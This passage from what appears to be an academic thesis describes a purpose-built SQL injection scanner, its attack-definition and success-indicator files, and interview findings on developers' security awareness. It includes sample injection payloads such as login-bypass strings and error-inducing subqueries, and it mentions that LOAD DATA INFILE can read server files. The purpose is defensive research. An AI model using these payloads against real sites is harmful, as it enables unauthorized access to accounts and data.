Complete source code for the vulnerability scanner is listed in Appendix C., along with its corresponding pseudo-code, and all supporting files are provided in Appendix D.

Walkthroughs

Sqlscan is a Linux command line utility which can be invoked directly or scheduled using the ‘at’ or ‘crontab –e’ commands. To facilitate scheduling and background processing, all configurable behaviour and user supplied-data can be specified during invocation through the use of command line switches. Any required information, for which a command line switch has not been specified, will result in the user being prompted to enter the required information before processing can continue. The following examples demonstrate SQLscan’s behavior when invoked directly as a foreground process:

As shown in Figure 4.4 The software's behavior is typical of Linux utilities in that the inclusion of an invalid option causes a brief summary of the correct syntax to be displayed.

```
 [root@www1 SQLscan]# ./SQLscan --help
./SQLscan: illegal option -- -

Usage: SQLscan: [-f attack_file] [-g] [-h] [-i] [[P form_responder_URL] [-u
username_field] [-p password_field]] [-s successful_login_indicator] [-v] URL
For more information, type 'SQLscan -h'
```

Figure 4.4 – Sqlscan’s reaction to an illegal switch

More complete help text is available through the use of the –h switch. This includes some examples of the syntax required to invoke the utility, helping a novice user to gain immediate value from the newly installed software. Figure 4.5 shows SQLscan’s complete help text, as produced by the system when the –h command-line switch is used.

```
[root@www1 SQLscan]# ./SQLscan -h

***********************************************************************************

SQLscan - Scans Web site login forms and querystring-based systems for SQL Injection
and other, related, input validation vulnerabilities.

Syntax: SQLscan [options] [URL]

  Options:
  -------
  -f mydefs.dat Use this attack definition file only. Attack definitions are stored in
                ./conf/*.dat
                Omitting this switch results in all relevant attack definition files
                being used.
  -g            Perform a querystring-based SQL Injection scan.
  -G variable   Perform a querystring-based SQL Injection scan, placing attacks
                within the specified
                variable (useful when multiple variables are defined in the
                querystring).
  -h            Displays this help text.
  -i            Identify the SQL engine only.
  -p pwdfield   Use 'pwdfield' as the form field to contain the password.
  -P post_to    When performing a form-based SQL Injection scan, post the attacks
                to 'post_to'.
                Omit this option to use the value in the form being scanned
                (specified by URL).
  -q            Quiet - display nothing on the screen.
  -s searchStr  Assume a successful login has been achieved if searchStr is found
                within the resulting HTML after performing an attack.
  -u uidfield   Use 'uidfield' as the form field to contain the username.
  -v            Verbose output.
  -V            Display version and licensing information and exit.

Examples:
--------
 Display version and licensing information:
  ./SQLscan -V

 Interactive scan of a login form:
  ./SQLscan
  ./SQLscan https://www.mysite.com/login.php

 Non-interactive scan of a querystring-based, database driven Web page:
  ./SQLscan -g http://www.mysite.com/news?id=365
  ./SQLscan -G id -s "You have logged in"
  http://www.mysite.com/viewArticle?id=1044\&format=XML\&showLinks=1

 Non-interactive scan of a login form (for use within scripts):
  ./SQLscan -u uid -p pwd -v http://www.mysite.com/login.asp
***********************************************************************************
```

Figure 4.5 - Sqlscan's help text

Testing Online Forms.


Sqlscan can be used to check for security vulnerabilities in both online forms and query-string driven web applications. For the purposes of demonstration, we will assume that a vulnerable login form exists on www.mysite.ie, and that it authenticates user logins against the table shown in figure 4.6, which demonstrates an organization-wide disregard for application security through the use of weak, plaintext passwords.

```
mysql> select * from users;
+----+------+---------+------------+--------+
| id | uid  | pwd     | name       | active |
+----+------+---------+------------+--------+
|  3 | rick |         | Rick Jones |      1 |
|  2 | john | john    | John Drew  |      1 |
|  1 | evan | letmein | Evan Ryder |      1 |
+----+------+---------+------------+--------+
3 rows in set (0.02 sec)
```

Figure 4.6 - Example Insecure Table Structure

Testing such an online form with SQLscan would yield results similar to those shown in figure 4.7, below. Upon invocation, the log file for this scan is reported, followed immediately by a request for the user to identify the username and password fields used within the form. The user has the choice of viewing each of the field definitions or the entire source code of the page prior to the commencement of the scan. This allows any attempts at security by obscurity, within the system being scanned, to be easily thwarted. Once scanning begins, a number of generic attacks are carried out, each designed to invoke a recognisable response from the server, causing the identity of the site's underlying database to be exposed. If the database engine in use is recognized during this phase, all subsequent test attacks are then filtered to include only valid syntax for that particular database engine. Should the identification of the underlying database engine prove to be impossible, all tests, for each known database, will be performed in turn.

```
[root@www1 SQLscan]# ./SQLscan http://www.mysite.ie/login.php
Info: Logging to ./logs/mysite.ie_login.php.log
Below are all form fields in this Web page - Please select the Username field:
1) user                  3) submit                5) View_Complete_Source
2) pass                  4) View_Full_Tags
Username Field? 4
  Username: <input name="user" type="text" value="" />
  <br/>Password: <input name="pass" type="password" value="" />
  <br/><input type="submit" name="submit" id="submit" value="Log in" />
```



```
[Press Enter to see your choices] Username Field? 1
Please select the Password field:
1) user                 3) submit               5) View_Complete_Source
2) pass                 4) View_Full_Tags
Password Field? 2
Checking for generic vulnerabilities: |
** Microsoft SQL Server detected. **
 |
WARNING: Check for successful logins impaired because no definitive searchphrase has
been provided.  Use the -s switch to set this.  Using common searchphrases instead.
 Done
Checking for MSSQLServer vulnerabilities: Done

Info: 4 possible vulnerabilities found.
  List all Vulnerabilities? [y/n]: y
Vulnerability: Plain-text SQL Injection (username field only) - E.g. user = "'", pass
= ""
Vulnerability: Plain-text SQL Injection (username field) - E.g. user = "'", pass =
"mypwd"
Vulnerability: Plain-text SQL Injection (password field) - E.g. user = "myid", pass =
"'"
Vulnerability: Password-less Login as admin - E.g. user = "admin' or 'xyz1'='xyz1' --
", pass = "apassword"
[root@www1 SQLscan]#
```

Figure 4.7 - Interactive Scan of a vulnerable login form

Recognising when a login form has been successfully bypassed can be facilitated by user supplied text, the presence of which in the Web server’s response is assumed to indicate a successful attack. If this information is not provided, the system uses a default list of generic login success indication strings, such as ‘Logged In’ and ‘Last login’, and advises the user of this fact. Known exploits of features and idiosyncrasies, unique to individual database vendor’s products, are also attempted to identify any situations where systems are protected from generic SQL Injection attacks but are susceptible to attacks using this non-standard syntax or feature. One such feature is the LOAD DATA INFILE syntax, which quickly loads the data in a file into a table. This syntax is unique to MySQL and can be exploited to read sensitive information such as database connection strings and user account details from the web server’s file system.

Details on all discovered vulnerabilities are stored in the scan’s log file, but are optionally displayed on screen once the scan has completed. This behaviour is suppressed in quiet mode, as shown in figure 4.8, which is specified using the –q switch.

```
[root@www1 sqlscan]# # Run SQLscan as a background process:
[root@www1 sqlscan]# ./sqlscan -qG article
www.mysite.com/news/view.php?article=199\&detail=y &
[1] 16357
[root@www1 sqlscan]#
[1]+  Done                    ./sqlscan -qG article
www.mysite.com/news/view.php?article=199\&detail=y
```

Figure 4.8 - Non-interactive scan of a query-string based news reader, run as a background process

Testing Query-string Driven Online Applications.

Query-string driven applications, such as news or event viewers, can be tested using the '–g' switch, which tells single scan to perform attacks using the HTTP 'Get' method rather than the 'Post' method, used by web forms. An application which requires a single query-string variable can be tested by specifying the '-g' switch, followed by the full URI of the application, including its query-string.

```
[root@www1 SQLscan]# ./SQLscan -g www.nuigalway.ie/about-us/news-and-
events/news.php?p_id=1289
Info: Logging to ./logs/nuigalway.ie_about-us_news-and-events_news.php.log
Checking for generic vulnerabilities: Done
Checking for MSSQLServer vulnerabilities: Done
Checking for MySQL vulnerabilities: Done
Checking for Oracle vulnerabilities: Done

Info: 0 possible vulnerabilities found.
[root@www1 SQLscan]#
```

Figure 4.9 – Scanning a single-parameter, query-string based application

The scan log, shown in Figure 4.9,   has recorded all scanning activity and any system-generated messages, produced during testing. Sqlscan's configuration file, partially shown in Figure 4.2, allows users to specify their preferred scan log location and naming conventions, which control the desired archiving granularity. This enabled users to choose between keeping logs of every scan; overwriting previous scan results; preserving the latest scan results for each unique domain scanned; or any variation. Scan logs are produced even if no vulnerabilities are found, as shown in figure 4.10.

```
Info: Scan of http://www.nuigalway.ie/about-us/news-and-events/news.php?p_id=1289
initiated at Thu Jun 10 18:54:09 IST 2010.
Info: 0 possible vulnerabilities found.
Info: All done - Thu Jun 10 18:54:20 IST 2010.
```

Figure 4.10 - Scan log of a secure system

Any systems requiring more than one query-string variable to be specified can be scanned using the '-G' switch, which also specifies that the HTTP 'Get' method should be used but allows the field in which to place the attacks to be specified. When specifying the URI of the application on Linux or Unix systems, care must be taken to escape the ampersand, used to delimit query-string parameters, with a preceding backslash. Failure to do this will cause the scan to run as a background process, with incorrect parameter specifications, resulting in inaccurate results and unusual behaviour. Examples of the correct method of defining multiple query-string parameters can be found in figures 4.5 and 4.11.

```
[root@www1 SQLscan]# ./SQLscan -G user
www.evanryder.com/sqli/db.php?user=evan\&pwd=mypass
Info: Logging to ./logs/evanryder.com_sqli_db.php.log
Checking for generic vulnerabilities: |
!! MySQL database detected. !!
 Done
Checking for MySQL vulnerabilities: Done

Info: 4 possible vulnerabilities found.
  List all Vulnerabilities? [y/n]: y
Vulnerability: String termination to induce a syntax error - plain text - E.g.
http://www.evanryder.com/evan/db.php?user='&pwd=mypass&
Vulnerability: Unsupressed error messages: Alphabetic field - Reference to non-
existent table - plain text - E.g. http://www.evanryder.com/evan/db.php?user=' AND 9 =
(SELECT id FROM nonExistentTable)&pwd=mypass&
Vulnerability: Unsupressed error messages: Alphabetic field - Reference to non-
existent column in existing table - plain text - E.g.
http://www.evanryder.com/evan/db.php?user=' OR 9 = (SELECT idxr3)&pwd=mypass&
Vulnerability: Unsupressed error messages: Numeric field - Comparing single numeric
value to multiples - plain text - E.g. http://www.evanryder.com/evan/db.php?user=' OR
${ORIGVALUE} = (SELECT 1, 2)&pwd=mypass&
[root@www1 SQLscan]#
```

Figure 4.11 - Scanning a multi-parameter, vulnerable, query-string based application

Figure 4.11 demonstrates the correct method of escaping ampersands in the query string with backlashes when invoking SQLscan, which prevents SQLscan from running as a background process. This ensures that progress information will be displayed correctly during the scan, as demonstrated in figure 4.12.

```
Info: Scan of http://www.evanryder.com/sqli/db.php?user=evan&pwd=mypass initiated at
Thu Jun 10 19:14:35 IST 2010.
!! MySQL database detected. !!
Vulnerability: String termination to induce a syntax error - plain text - E.g.
http://www.evanryder.com/sqli/db.php?user='&pwd=mypass&
Vulnerability: Unsuppressed error messages: Alphabetic field - Reference to non-
existent table - plain text - E.g. http://www.evanryder.com/sqli/db.php?user=' AND 9 =
(SELECT id FROM nonExistentTable)&pwd=mypass&
Vulnerability: Unsuppressed error messages: Alphabetic field - Reference to non-
existent column in existing table - plain text - E.g.
http://www.evanryder.com/sqli/db.php?user=' OR 9 = (SELECT idxr3)&pwd=mypass&
Vulnerability: Unsuppressed error messages: Numeric field - Comparing single numeric
value to multiples - plain text - E.g. http://www.evanryder.com/sqli/db.php?user=' OR
${ORIGVALUE} = (SELECT 1, 2)&pwd=mypass&
Info: 4 possible vulnerabilities found.
Info: All done - Thu Jun 10 19:14:46 IST 2010.
```

Figure 4.12 - Scan log of a vulnerable system

Attack Definitions.

SQLscan’s scanning engine enables repeated, rapid form tampering or query string manipulation, along with server response analysis, enabling large number of test attacks to be carried out in a short period of time, if so desired. The definitions of each individual test and associated success indication string are stored in separate files, located in SQLscan’s conf directory. Attacks are grouped by type, with each grouping stored in a separate file, using common syntax and formatting. These groupings are split into general attacks, which test for the system's overall susceptibility to input validation attacks while also attempting to identify the underlying database engine; and multiple engine-specific attack files, containing attacks intended for use once the SQL engine in question has been identified. Engine-specific attack files contain attack definitions, designed to emulate common SQL Injection attack techniques, using the correct syntax for the database engine in question. These files also contain attempts to exploit features, capabilities, and syntactical variations which are unique to the identified database engine. Attack definitions are further split by the HTTP communication method used by the application. Typically, online forms use the ‘Post’ method, which allows relatively large amounts of data to be transferred between the client and server, in a manner which is invisible to the casual observer. Conversely, the ‘Get’ method transfers small amounts of data which can be easily viewed and manipulated within the browser.

All test attacks, defined in these files, have been carefully designed to conclusively prove the existence of vulnerabilities without the risk of causing any adverse affects on the system under scrutiny. Great care is taken to avoid any risk of second order security threats, arising from the use of the scanner. For example, when testing for the capability to read a password file, the system will ensure that the server response from any successful attack is deleted so that it cannot be discovered by malicious users. Wherever possible, non-sensitive data is targeted during test attacks as the aim of the system is to highlight any exploitable attack vectors which could be used for malicious purposes, and very often, seemingly innocuous actions on the part of the scanner can demonstrate vulnerabilities with potentially disastrous implications, were they to be discovered by a knowledgeable, malicious, user. This approach is taken because the author has no desire for his default test attack definitions to be used by unscrupulous users who would otherwise have been, to some degree, unaware of the malicious potential of a given vulnerable application's behaviour.

Attack definition files use common formats, which differ for HTTP ‘Get’ and ‘Post’ attacks to reflect their variances. To maximise portability, ASCII text is used to define attacks, each of which are listed on a single line. Lines beginning with the pound sign (hash symbol) are assumed to be comments and are therefore ignored. A ‘Get’ attack definition is comprised of four fields, delimited by vertical bars. These fields are:

1. The modifications to make to the query-string. This must begin with the string ‘X=’, signifying the query-string variable being injected, and can include the string ‘${ORIGVALUE}’, which will be substituted for the original value of the variable prior to the attack being performed. For example, were a scan to be performed on http://mysite.com/news.aspx?mode=print&item=49, with the ‘item’ field having been selected as the attack field, the attack definition:
   ‘X=${ORIGVALUE} UNION SELECT …’ would translate to
   ‘http://mysite.com/news.aspx?mode=print&item=49 UNION SELECT …’.
2. The success indication string for this attack, which, if present in the resulting page, confirms its success. This field can also reference any filename, in SQLscan's successIndicators directory, containing multiple possible matches. Each possibility is listed on a separate line and the presence of any one of these strings in the server-generated response to the attack causes the system to assume that the attack was successful. Alternatively, one of two system-defined keywords can be entered. The 'userDefined keyword instructs SQLscan to look for the success indication string, defined with the '-s' switch or by the interactive user. If the ‘-s’ switch is omitted in a non-interactive invocation, SQLscan will use its default values, stored in ‘./successIndicators/loggedIn’, relative to SQLscan’s installation directory. The second possible keyword is 'identify', which causes SQLscan to look for identifiable strings, generated by known SQL engines when handling exceptions. The ‘identify’ keyword is intended for use with deliberately erroneous, injected SQL queries, allowing the

underlying database engine to be recognised if SQL error messages are exposed by the scanned application. This information permits SQLscan to avoid all attacks, intended for other systems, which would be ineffectual on the current application and, if included, would unnecessarily increase the time and server resources required to complete the scan. An example of the use of the ‘identify’ keyword can be found in figure 4.13, below.

3. A single digit, indicating whether to stop scanning if security vulnerabilities are discovered with this attack. Valid values are 1 and 0, signifying ‘True’ and ‘False’ respectively.
4. A short description of the attack, to be presented to the user via the standard output and scan log should the scanned system be vulnerable to this particular attack.

```
# Try to generate an 'unknown column' error using a table which is known to
# exist, E.g.: ERROR 1054 (42S22): Unknown column 'idxr3' in 'where clause'
# (MySQL)
X=(SELECT idxr3)|identify|0|Unsuppressed error messages: Numeric field - Reference to
non-existent column in existing table - plain text
```

Figure 4.13 - Example ‘Get’ Attack Definition

‘Post’ attacks are intended primarily for login forms, although they can also be used to test data entry forms, such as conference registration forms or blog pages which allow users to add a comment. Because of this, ‘Post’ attack definitions accept two fields which can contain injected data. These fields differ syntactically from ‘Get’ attacks, as there is no need to represent the variable name with ‘X=’ and optionally including the original value is not a requirement in this context. Instead, they contain only the text which should be placed within this form field, which can be selected by the interactive user or via the ‘-u’ and ‘-p’ command line switches. The ‘Post’ attack file’s three remaining fields are identical, in both syntax and nature, to the final three fields used to define ‘Get’ attacks.

```
0 OR 1=1 -- |mypwd|userDefined|0|Log in by injecting an easy-to-detect true condition
into a numeric username field (plaintext)
```

Figure 4.14 – Example ‘Post’ Attack Definition

All attack definition files are found in SQLscan’s ‘conf’ subdirectory (see Figure 4.1), and are identifiable the ‘.dat’ file extension. Complete listings of the attack definitions, used by SQLscan, are provided within appendix D.

Identifying Successful Attacks

Another important group of supporting files are those containing the search patterns with which to identify successful injection and database engines. These files are located in SQLscan’s ‘successIndicators’ subdirectory. User-defined lists of strings can be created as text files within this directory with each unique string listed on a separate line. The filename of the list in question can then be specified within an attack definition’s success indication field, causing SQLscan to look for the occurrence of any one of the search patterns, listed in that file, within the server’s response to the attack. Should any match be made, the attack is deemed to be successful.

A number of files exist in this directory by default:

- ‘MSSQLServer’ contains patterns which identify the MS SQL Server as the underlying database. The contents of this file are limited due to limitations of scope, applied to this project.
- ‘MySQL’ contains patterns, identifying popular MySQL database engines through their unique error messages.
- ‘Oracle’ is intended to identify Oracle databases but, like MSSQLServer, this aspect of the system has not been undertaken in an effort to limit the scope of the project.

- ‘Generic’ contains any textual patterns which indicate the successful injection of SQL without identifying the underlying database vendor.
- ‘LoggedIn’ lists default strings, which can be used to identify a successful login via SQL Injection. By default, these strings are only used if none have been specified by the user but SQLscan can be configured to look for these values in addition to those supplied by setting the APPEND_GENERIC_INDICATORS variable to “true” within SQLscan’s configuration file, SQLscan.conf.

```
mysql_
mysqli_
MySQL server
MySQL cluster
Check the manual that corresponds to your
ERROR 1054 (42S22): Unknown column
# ERROR 1146 (42S02): Table 'dbname.onExistantTable' doesn't exist
ERROR 1146 (42S02):
ERROR 1242 (21000): Subquery returns more than 1 row
```

Figure 4.15 – Extract from successIndicators/MySQL, used to recognise MySQL Database engines

Future Expansion

Sqlscan has been designed to support multiple database management systems with the ability to easily extend to include additional database engines through the creation of new attack definition-, and success indicator-files. Due to project size and time constraints, the system has been configured with full support for one database engine only, MySQL, as this will be the database engine powering each of the simulations being tested during this study. Apart from deliberate measures to limit the scope of the software, some other limitations, to be addressed in future versions, have been identified:

- The version of SQLscan, created for this study, provides no support for forms which submit their data via the query-string, using the HTTP ‘Get’ method. However, as such forms are essentially user interfaces for query-string driven systems, this limitation can be circumvented by testing the URL of the form's target page, as demonstrated in Figure 4.10, above.

- The system also uses a very simple syntax for the definition of the attacks to perform during testing. A limitation of this syntax is its inability to associate multiple attacks with each other, which would suspend the testing for success indicators until an entire sequence of steps, forming a single, complex attack, had been completed. The addition of this functionality would improve the overall performance, flexibility, usefulness, and power of the system.
- Similarly, there is no mechanism to react to the success or failure of a previous test, as each attack definition is treated as a separate entity, unrelated to its predecessor. The future addition of this functionality could result in a significant performance gain, as blocks of unnecessary tests could be filtered out in certain situations.
- 'Post' attacks were designed with login forms in mind and while they can be applied to other forms, this can be confusing because of the terminology used within the interactive user interface, which assumes that all 'Post' attacks will be performed on a login form.
- The '-s' switch is used by the user to specify a string, that when present in the server's response to an attack, indicates the success of that attack, for example, the successful circumvention of a login form. It is conceivable that a list of such strings could be required at times, any of which would be indicative of success, if detected. Because of this, it would be preferable to allow either a string or a filename, containing a list of strings, as the value of this parameter as this would be in keeping with other aspects of the system. This is not possible with the current version of the software, as filenames are not yet supported for this switch. However, the desired behaviour can be achieved by

editing SQLscan’s successIndicators\loggedIn file and then invoking a scan, omitting the ‘-s’ switch altogether, which causes that file to be used. This behaviour is demonstrated in figure 4.7, above.

Summary

The SQLscan vulnerability scanning engine is designed to download and manipulate online authentication forms for the purpose of testing for input validation security vulnerabilities. Query string driven online applications can also be tested by the system, which executes hundreds of carefully crafted attacks, designed to identify vulnerabilities without causing damage to the scanned application or its host system. The scanner's unique structure of supporting attack definition and success indication files, enables the detection of the application's underlying database if database-generated errors are exposed by the application, allowing irrelevant tests to be avoided, and facilitating the rapid, thorough, scanning of a single attack vector which could be carried out by online application developers prior to launch.

The following chapter will discuss the effectiveness of each individual approach to creating online authentication, and database content delivery systems, as described by interviewees. Information discovered from the use of the vulnerability scanner to test against replica Web sites, built using each described approach, will play a significant role in this discussion.

Chapter 5 – Analysis and Results

In addition to developing the Linux-based input validation scanner, outlined in chapter 4, one of the principal aims of this study was to investigate the current level of awareness and attitudes of selected Irish Web developers towards input validation attacks, such as SQL Injection, with a view to identifying popular and emergent countermeasures. Using simulations and the custom-built vulnerability scanner, the effectiveness of each unique approach in protecting both online login forms and parameter-driven Web applications was evaluated. This chapter discusses the findings arising from this exercise by focusing on the following six aspects:

- awareness and attitudes toward SQL injection and other input validation flaws
- the identification of unique approaches to counteract this form of attack
- evaluating each unique approach
- improving each unique approach, wherever possible
- comparing approaches
- evaluating the effectiveness of the bespoke vulnerability scanner

All information regarding coding practices was gathered through face-to-face, anonymous interviews with developers of high-traffic websites, using a variety of Web hosting environments and server side platforms. Due to necessary restrictions in the scale of the project, the number of interviewees was kept to a minimum, and this information gathering phase was concluded once a significant variety in the approaches to common problems was apparent. Of the seven interviewees, the breakdown of their Web and database server platforms was as follows:

- Two (28%) developed systems within Microsoft.NET environments, using Microsoft SQL Server 2005 and 2008 as the backend databases
- Two also used Apache Tomcat (JSP) server on Linux platforms, both accessing MySQL community server, however one is beginning to phase out the database in favour of using Apache Cocoon as a Web framework for the dynamic XSL transformations of XML data sources.
- Three (42%) used Linux, Apache, MySQL, and PHP (LAMP) server configurations.

Despite the small number of individuals interviewed, the proportional usage of individual platforms, within the sample set, broadly reflects that of the Internet at large. As illustrated in Figure 5.1, below, according to a recent survey of over 1000 websites by WebDirections (2010), a market share of 70% is enjoyed by Apache products compared with 20.68% by Microsoft IIS. These figures closely resemble the 71.5% to 28.5% distribution outlined above. Within the same survey, operating systems distribution was reported as 62.84% to Linux and 25.11% to Microsoft, which is broadly comparable to the sample set's respective values of 57% and 28%. Similarly, WebDirection's survey revealed a market share of 70.7% and 20.26% for MySQL and MS SQL Server, respectively, a proportion largely mirrored by the 71.4% and 28.6%, usage by those interviewed for this study.




Figure 5.1 - Percentage Distribution Comparison of This Study's Sample Set with WebDirection's Results of a Survey of 1000 Web Sites in 2010

Awareness and attitudes

The guideline interview questions, listed in Appendix B, were carefully ordered to allow the level of awareness and attitudes towards input validation attacks, such as SQL injection, to be demonstrated by the interviewees. Early questions, such as 'What happens if the user types in something that would break the SQL code (e.g. the apostrophe in O'Brien)' allowed the more security-conscious users to broach the subject of application security without being prompted. As another objective of the interviews was to learn each developer's level of understanding of common security risks, overt security-related questions, such as 'What is SQL injection?' and 'Does it pose a risk to your sites?', began to appear from halfway through the interview. These questions ensured the collection of all required information from any interviewees, for whom security may not have been the foremost consideration.

Interviewees' levels of awareness of security threats.

While all interviewees were aware of the threat of SQL injection and other input validation attacks, only two (28.5%) were completely aware of the extent of damage possible through such vulnerabilities. All others assumed that the threat was limited to website defacement or the addition of unwanted content, such as Trojans or links to adult sites, to Web pages. An alarming ignorance of general security concepts was demonstrated by many of those interviewed, with 57% storing passwords in plaintext within their databases, and 71.5% unaware of the function of a web application firewall, also known as a Web Intrusion Detection System (Web IDS). Only 50% of those who understood the function of a Web IDS knew that their advantage over standard, network-based Intrusion Detection Systems was that encrypted communications with the server could also be monitored.

All of the MySQL users interviewed were unaware of its alternate syntax for SQL comments. Those using bespoke blacklists to validate user input were often still vulnerable as a result. Most PHP users showed a tendency to rely on magic quotes to automatically escape harmful characters in string-based user input, however many of those did not encapsulate numeric input fields in quotes when building in-line SQL statements. Very often, validating these numeric fields consisted of limiting their length only, leaving the systems vulnerable to short SQL injection attacks. When asked how many characters would be required to successfully bypass a login form using SQL injection, the PHP developers all assumed that this figure was between twenty and thirty. Because of this, non-validated numeric inputs, limited to 10 characters in length, were not uncommon. All these developers were surprised to learn that under certain circumstances; as few as five characters would be required to bypass authentication systems on their chosen platform. These issues did not arise for JSP or.NET users, because these technologies' database APIs encourage the use of prepared statements or stored procedure calls, which circumvent this particular vulnerability. However, all interviewees, using Microsoft platforms, admitted to similar weaknesses to those described for PHP systems within legacy code, written in classic ASP.

All interviewed PHP developers used the oldest and least feature-rich MySQL database API, which does not support prepared statements. Stored procedures were also unpopular among these developers, largely because of limitations in the standard database API, preventing result sets from being returned by stored procedures, and also because of the difficulty in maintaining such procedures within the MySQL environment, which is awkward and unwieldy in this regard. Prepared statements and stored procedures are generally considered to be the safe way of accessing database content as they automatically eliminate the threat of SQL injection through a combination of strong typing and automatically escaped characters within strings. While it is possible to produce vulnerability-free systems without employing either of these 'magic bullets', the developer must be completely aware of the extent of the threat and the means by which a malicious user could gain illicit control over a backend database server. Unfortunately, all of the MySQL users interviewed had an incomplete understanding of SQL injection techniques, which, meant that incomplete countermeasures were often employed within their systems.

Perceived attitudes towards security.

Each of the interviewees was quite security conscious, introducing security-related issues and considerations into the conversation early in the interview process. Midway through the interview, interviewees were asked to rate their sites out of ten in terms of security, with ten indicating a completely secure solution and one signifying a system where no thought had gone into this issue. The level of security-related knowledge, demonstrated by these developers, differed greatly but all were initially confident in the security of their systems because they explicitly dealt with the threat, as understood by the developer. Each was asked to rate the security of their sites, again, at the end of the interview, at which time 86% reduced their rating by two or three points.

All interviewees who provided Web hosting for the solutions they created used some form of an IDS, with 60% of those using a Web IDS. 80% of these intrusion detection systems were configured to log suspicious activity only, 20% logged the activity and also alerted somebody in the organization by e-mail, and the remaining 20% were configured to react to malicious activity, such as SQL injection attempts, by blocking the request. Security reviews were carried out by all organizations, usually immediately before user acceptance testing. In most cases this was in the form of a manual code review; however only 28.5% of the organizations involved in the study also used an automated vulnerability scanning tool. Reasons given for the low usage of automated tools centered on the amount of time required to use them properly. “The resources that you waste looking at false positives are a significant cost barrier.” (Personal communications, July 6, 2010). This, and the time required to perform a full crawl and scan of a website were the common reasons for choosing not to use a vulnerability scanner, even though all interviewees acknowledged that the inherent risk of vulnerabilities being overlooked during this manual process was a potentially significant threat to their system’s availability and organization’s reputation.

57% of those interviewed admitted that such security audits only took place after major revisions were made to the software. Minor modifications, such as additional features and bug fixes, were not subject to any kind of review, even though these were typically carried out by less-experienced and-knowledgeable developers. This was especially apparent in organizations where there was some degree of overlap between designers and developers in terms of responsibility for programming tasks. In this situation, many minor modifications could be made to system functionality without the knowledge of the development team, any of which may be beyond the ability of the designer in question, who may then research a solution to the problem on the Internet, inadvertently introducing a vulnerability rather than passing the task to the more security-conscious developers.

All interviewees indicated that their organizations have been, to date, largely reactive in their approach to security, resulting in a flurry of activity in the event of a security-breach or -scare. However, all reported that the focus on security would begin to taper off as soon as the immediate threat was mitigated, relegating security-related tasks from the highest priority to the status of important, but not necessary immediately, in the corporate mindset. Over time, the perceived importance of these tasks would diminish, meaning that planned proactive measures were not implemented and the organization was as poorly prepared for the next security breach as it had been for the last.

Common misconceptions

All of the above insecure practices arise from an organization-wide underestimation of both the threat from SQL injection and the likelihood of an attack taking place. This is in part fueled by a growing belief within the Internet development community that the threat of SQL injection is a thing of the past. There are two reasons for this. First, known solutions to the problem exist, such as the correct use of stored procedures and prepared statements. Second, awareness of the problem has increased over the last 10 years to the point where almost every web developer has heard of input validation attacks and takes some steps to counteract them. The inherent assumption in this belief is that everyone who has heard of SQL injection understands it completely and therefore all countermeasures are completely effective. However this is not the case, as indicated by the approaches analyzed during this study.

